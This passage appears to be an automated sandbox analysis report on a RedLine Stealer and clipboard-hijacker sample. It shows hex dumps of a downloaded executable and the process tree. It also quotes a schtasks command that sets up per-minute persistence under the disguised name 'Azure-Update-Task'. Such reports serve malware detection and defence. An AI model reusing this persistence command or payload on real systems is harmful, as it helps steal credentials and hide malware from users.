<tr><td>2021-09-25 08:17:19 UTC</td><td>169</td><td>IN</td><td>Data Raw: f9 88 db 2b cc a7 b0 cd 1a b2 10 09 c0 5a d3 3c b8 20 4d 9d 82 3c cf 0f d1 ad 8a 74 d2 ee e2 8b ba 3d cd 16
b2 9d 4d f7 75 cc 08 a7 7c de ad d4 01 1a f3 0f e9 fc 4e 7d 6a 9d 3e d4 c5 60 9c 26 6c 69 12 32 a3 80 f9 59 73 60 d5 cb
4e d9 ed 17 98 92 d8 15 49 2e 21 d5 36 81 9f 70 bd 81 97 84 a6 4b d8 ce b7 70 2f 97 4d b2 2c bb 55 9a af a7 d2 25 ea 73
11 ea 55 29 ec 14 42 d7 1c 67 5e 41 c6 cf 75 2d 53 d8 d0 dd ea 8a 8c a2 d6 8c 70 42 d1 e2 65 7a 4b fc 43 32 8f 61 15 0a
a6 bd 80 52 2b b1 06 cb 5d 0d b4 80 1d 13 ad 34 5e b0 71 45 10 ad 89 e6 dc 10 6b 3b b6 1f 93 3c 89 32 8e 62 47 84 cc
30 ad 64 6e 0a e7 87 a3 92 29 42 74 2d 70 51 23 f8 f6 2b ce ef 18 ed 56 47 1f a5 fd 2c 75 d2 0c 82 30 bf c3 b2 b2 32 65
88 1c 38 f5 71 0e 6c 7c 41 ca 20 28 3e 06 e8 22 7b a0 e0 ac
Data Ascii: +Z< M<t=Mu|N}j>`&li2Ys`NI.!6pKp/M,U%sU)Bg^Au-SpBezKC2aR+]4^qEk;<2bG0dn)Bt-pQ#+VG,u02e8ql|A (>"{</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>170</td><td>IN</td><td>Data Raw: eb 50 f2 d6 43 ec 2b bb e6 f5 04 e4 d6 e0 3a d0 b6 2a 2e df dd 9e ad 14 86 b1 2b 72 83 7d a3 f4 f2 2e cb db 76
35 07 83 f3 03 6e 97 07 65 51 45 ba 4e b2 76 57 dd a0 ac ce 52 87 cd ba 0d de 90 0a 71 85 3b b1 f7 d2 0c d3 be ea 6c 7a
a9 fd 84 e8 27 b9 0b 04 00 51 03 07 83 d1 42 ba 3b 49 57 99 98 56 f0 67 c2 c7 f1 cb 9e 61 5b 7b 74 23 70 8c 79 ed c9 37
a5 8b c2 6c a4 6f c0 58 5c fb cc 38 76 83 94 33 42 5a f7 01 af b2 85 60 8a 6f 00 c9 cc 0f eb a5 ff 1e 15 cc 06 d5 a2 f5 09
17 f7 ba 24 14 95 ab 49 3b f0 65 fc f4 ad f8 36 b8 b0 0f 24 c2 64 67 05 48 80 e7 4d d9 0d 28 5b ba bb 4c 9c 9b 18 eb bd
4e 37 bd 67 92 28 41 5c 67 ea 28 82 52 0a f8 ce 6f c3 ae 4d 17 4f e2 40 4a a1 e6 c2 21 be 12 79 78 35 19 dd f2 42 d8 f3
4e aa af 03 62 5c 04 51 04 7e 40 2d 76 c0 4b aa 92
Data Ascii: PC+:*.+r}.v5neQENvWRq;lz'QB;IWVga[{t#py7loX\8v3BZ`o$I;e6$dgHM([LN7g(A\g(RoMO@J!yx5BNb\Q~@-vK</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>186</td><td>IN</td><td>Data Raw: 46 0e 45 0b 53 e4 93 ec f2 8f c2 68 a4 e6 b4 24 00 fa fa 75 b4 aa 9e c2 b0 6f 64 f9 05 5c 57 71 81 06 16 57 a0
db 3d a7 fc 46 a6 c8 2b 27 b1 04 90 26 4a 22 db 1c 72 ae 85 6f ad a0 00 fc ec a3 06 c4 86 c8 f9 d0 dc 2d a4 26 d2 42 17
36 aa 0e a8 99 35 17 d7 6d ba 4c 80 8b b2 7e c7 ba 4b f1 b3 d3 82 95 40 84 88 ed ec 45 77 0c 1d 40 0e 34 3a 7c d4 d9
e6 5d 0e 22 27 fa 12 00 76 22 12 92 f8 74 df 12 07 37 0f 8d 0e ca 80 dc ca 37 13 18 02 d7 c4 d8 ec 39 72 82 3b 99 bf e4
5c ac 59 7f 3f 84 e9 81 a9 f6 ef c9 5e d6 16 c4 d2 5e 39 c1 4f 3b ca c6 e7 6b 9e db 6a cf cf f0 47 f9 a7 4d d8 fd 79 15 70 52
dc 10 b6 c3 15 76 47 ed e8 66 33 40 d8 c4 12 37 1f e5 0d 7f 8c 5a 59 02 a1 1f 94 26 3d 25 42 80 6d da a1 2e 7b ce 3e ff
72 48 da 4b 34 27 99 9c 79 60 c0 6d e2 39 23 23 f8
Data Ascii: FESh$uod\WqW=F+'&J"ro-&B65mL~K@Ew@4:|]"'v"t779r;\Y?^^9O;kjGMypRvGf3@7ZY&=%Bm.{>rHK4'y`m9
##</td></tr>
</table>

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>187</td><td>IN</td><td>Data Raw: da c4 91 b0 b7 90 7b 9f c6 71 a9 16 61 31 ec 12 53 01 63 e9 b7 fc 74 99 c9 ca 3b dd a0 38 84 5b c4 f0 44 3b
58 28 5b 8e da 1f a6 31 f3 6e 08 c2 54 84 4f 07 a9 8d 34 96 7d 5e a2 5d 77 3d 70 e9 58 e1 f0 0b fb 3d c7 d4 37 ab 30 76
94 0c 72 a8 e6 a0 77 df c9 d1 6b 70 06 0b c4 63 09 78 4c d9 02 b0 36 aa c9 b4 01 9b d4 31 ea 58 de 81 ba cb 92 20 db
18 3f 86 59 97 bf c6 78 7d cb 79 05 75 ce d1 2f e8 b3 9a 7b 88 d9 2c db d0 5a 6c e5 40 fa 34 17 96 98 1f d7 d9 b9 1f 70
ea cf 26 cc 3c 2c d8 78 4e 00 ad 2a 52 b0 c2 cb e2 49 69 79 50 30 0d 09 42 c7 f4 11 8d 9e a9 41 e9 38 ad 44 89 b6 8b 87
98 29 52 a7 7f 31 a3 59 87 5a 33 80 19 97 aa 8a 1d ea ad d5 9a 61 fe 6a 97 55 1b 13 df 40 41 be 55 d6 8c 51 e6 65 93 35
0d c2 95 44 b7 9c a9 7b 5b cd 60 b5 8d ce 63 cf d5 82 c2 c3
Data Ascii: {qa1Sct;8[D;X([1nTO4}^]w=pX=70vrwkpcxL61X ?Yx}yu/{,Zl@4p&<,xN*RIiyP0BA8D)R1YZ3ajU@AUQe5D{[`c</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>203</td><td>IN</td><td>Data Raw: 00 00 00 00 00 a0 e2 77 02 fa 02 00 00 00 00 00 00 00 00 00 00 c8 de 77 02 d8 03 00 00 00 00 00 00 00 00 00
00 30 a3 77 02 a8 25 00 00 00 00 00 00 00 00 00 00 00 00 a0 e5 77 02 78 00 00 00 00 00 00 00 00 00 00 00 d8 c8 77 02 14 00
00 00 00 00 00 00 00 00 00 00 00 38 e6 77 02 34 01 00 00 00 00 00 00 00 00 00 00 18 e6 77 02 0a 00 00 00 00 00 00 00 00
00 00 00 28 e6 77 02 0a 00 00 00 00 00 00 00 00 00 00 00 07 00 48 00 55 00 52 00 45 00 57 00 4f 00 48 00 1a 00 4c 00 4
9 00 42 00 45 00 56 00 4f 00 42 00 41 00 47 00 49 00 57 00 4f 00 52 00 4f 00 48 00 55 00 43 00 4f 00 44 00 41 00 56 00 4
f 00 52 00 45 00 4a 00 41 00 07 00 4e 00 4f 00 54 00 45 00 46 00 4f 00 59 00 03 00 4d 00 55 00 4d 00 00 00 00 00 00 00
00 00 00 00 28 00 00 00 30 00 00 00 60 00 00 00 01 00 20 00 00 00
Data Ascii: ww0w%wxw8w4w(wHUREWOHLIBEVOBAGIWOROHUCODAVOREJANOTEFOYMUM(0`</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>204</td><td>IN</td><td>Data Raw: 00 d8 9e a6 26 de 9d bc 26 00 00 00 00 00 00 00 00 00 00 00 00 35 21 4e 17 00 00 00 00 40 26 49 19 3a 1b 4f
17 83 84 81 d7 7b 7f 7f da 90 a3 99 c7 98 8a 8f d4 96 92 9a df 93 99 a1 d5 96 9c 96 df 93 9d 94 d3 90 99 8d d3 a3 a5 91
d0 95 b0 91 d3 87 ad 8e cb 93 a7 8d d7 85 97 95 d3 88 99 84 d8 94 a0 9f d5 94 9a 91 d8 8a 9b 89 d7 97 9b 9b cc 91 9d 8f
d7 8e 97 8e ce 89 a0 97 d8 8c 97 8d d4 91 a2 90 d3 92 a2 99 d5 8f a9 8e d3 8d a6 90 c9 92 a4 9c d0 92 ac 9f d4 94 a5 99
e3 8b a1 97 d7 92 92 9a cf 8d 91 91 d0 83 87 81 d6 79 7e 84 d2 ae bb c0 37 ad c7 c4 3b 9e cb c4 40 a4 d1 ca 3d 8b d5 c6
2c 91 da cd 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 a5 81 2a 9a 9a 81 26 86 83 7a d3 99 9a
9a d4 d0 d2 c3 d2 cd d4 cd cc cb d2 c9 ce c4 d0 cd d2 c3 ce
Data Ascii: &&5!N@&I:O{y~7;@=,>*&z</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>220</td><td>IN</td><td>Data Raw: 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00
00 00 11 00 00 00 00 00 00 00 1d 00 00 00 00 00 3f 00 00 00 20 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 92 00 00 00 01 00 46 00 69 00 6c 00 65 00 00 00 82 00 00 00 01 00 30 00 35 00 35 00 38 00 31 00 36 00
45 00 37 00 00 00 3a 00 0b 00 01 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e
00 00 00 31 00 35 00 2e 00 33 00 2e 00 31 00 30 00 2e 00 31 00 33 00 00 00 00 00 2e 00 0b 00 01 00 56 00 65 00 72 00
73 00 69 00 6f 00 6e 00 00 00 00 00 32 00 33 00 2e 00 38 00 2e 00 32 00 30 00 2e 00 31 00 37 00 00 00 00 00 44 00 00
00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00
Data Ascii: VERSION_INFO? File055816E7:ProductVersion15.3.10.13.Version23.8.20.17DVarFileInf</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>221</td><td>IN</td><td>Data Raw: 33 c5 33 e2 33 e7 33 15 34 7a 34 86 34 8f 34 d1 34 00 35 26 35 6f 35 9e 35 d6 35 0d 36 31 36 82 36 b1 36 08
37 0c 37 10 37 14 37 28 37 2d 37 3f 37 53 37 8b 37 97 37 c4 37 c9 37 ce 37 db 37 f4 37 0b 38 21 38 27 38 34 38 b5 38 bc
38 d8 38 dd 38 ef 38 15 39 21 39 4e 39 53 39 58 39 7e 39 bb 39 66 3a 87 3a ab 3a b6 3a 79 3b 8a 3b a2 3b b3 3b 58 3c
5d 3c 6f 3c 9b 3c a0 3c c9 3c 21 3d 5a 3d 6a 3d 95 3d b7 3d 05 3e 21 3e 33 3e 4b 3e 81 3e dd 3e 26 3f 2b 3f 69 3f 00 40
00 00 c8 00 00 00 5b 30 8c 30 91 30 96 30 ce 30 49 31 6c 31 7c 31 81 31 c7 31 e6 31 47 32 53 32 b5 32 e5 32 08 33 10
33 26 33 33 33 38 33 53 33 60 33 65 33 73 33 7b 33 93 33 57 34 8d 34 9c 34 a5 34 db 34 ea 34 f5 34 06 35 17 35 1e 35 2
d 35 37 35 45 35 4a 35 51 35 5b 35 5f 35 69 35 78 35 7c 35 82 35
Data Ascii: 33334z44445&5o555616667777(7-7?7S777777778!8'848888889!9N9S9X9~99f::::y;;;;X<]<o<<<<!=Z=
j===>!>3>K>>>&?+?i?@[00000I1l1|1111G2S22233&33383S3`3e3s3{33W4444444555-575E5J5Q5[5_5i5x5|55</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>237</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>238</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>254</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>255</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-09-25 08:17:19 UTC</td><td>271</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:17:19 UTC	272	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: eYvT1lg5Dy.exe PID: 6504 Parent PID: 3512

General

Start time:	10:16:40
Start date:	25/09/2021
Path:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\eYvT1lg5Dy.exe'
Imagebase:	0x400000
File size:	404648 bytes
MD5 hash:	355FBD5060B3BBAF8C5737B4279E9000
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.435576900.00000000031A0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.436050083.00000000049AC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000003.349530777.0000000002E0D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.441094022.0000000005E04000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.436773793.0000000004C50000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: conhost.exe PID: 6572 Parent PID: 6504

General

Start time:	10:16:40
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: filename.exe PID: 5416 Parent PID: 6504

General

Start time:	10:17:19
Start date:	25/09/2021
Path:	C:\Users\user\AppData\Local\Temp\filename.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\filename.exe'
Imagebase:	0x400000
File size:	293376 bytes
MD5 hash:	D508B954A785BDB77FDEFFCD4C56F8E5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Clipboard_Hijacker, Description: Yara detected Clipboard Hijacker, Source: 0000000B.00000002.435951957.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Clipboard_Hijacker, Description: Yara detected Clipboard Hijacker, Source: 0000000B.00000002.436398329.0000000002C60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Clipboard_Hijacker, Description: Yara detected Clipboard Hijacker, Source: 0000000B.00000003.432844510.0000000002C70000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 49%, ReversingLabs
Reputation:	low

File Activities — Show Windows behavior

File Created

File Written

Analysis Process: schtasks.exe PID: 5536 Parent PID: 5416

General

Start time:	10:17:22
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	/C /create /F /sc minute /mo 1 /tn 'Azure-Update-Task' /tr 'C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe'
Imagebase:	0x380000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5524 Parent PID: 5536

General

Start time:	10:17:22
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: sihost.exe PID: 5784 Parent PID: 936

General

Start time:	10:17:25
Start date:	25/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe
Imagebase:	0x400000
File size:	293376 bytes
MD5 hash:	D508B954A785BDB77FDEFFCD4C56F8E5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Clipboard_Hijacker, Description: Yara detected Clipboard Hijacker, Source: 0000000E.00000003.448804837.0000000002C70000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Clipboard_Hijacker, Description: Yara detected Clipboard Hijacker, Source: 0000000E.00000002.609959614.0000000002C60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Clipboard_Hijacker, Description: Yara detected Clipboard Hijacker, Source: 0000000E.00000002.609430439.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 49%, ReversingLabs
Reputation:	low

Analysis Process: schtasks.exe PID: 6672 Parent PID: 5784

General

Start time:	10:17:30
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	/C /create /F /sc minute /mo 1 /tn 'Azure-Update-Task' /tr 'C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe'
Imagebase:	0x380000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6760 Parent PID: 6672

General

Start time:	10:17:31
Start date:	25/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis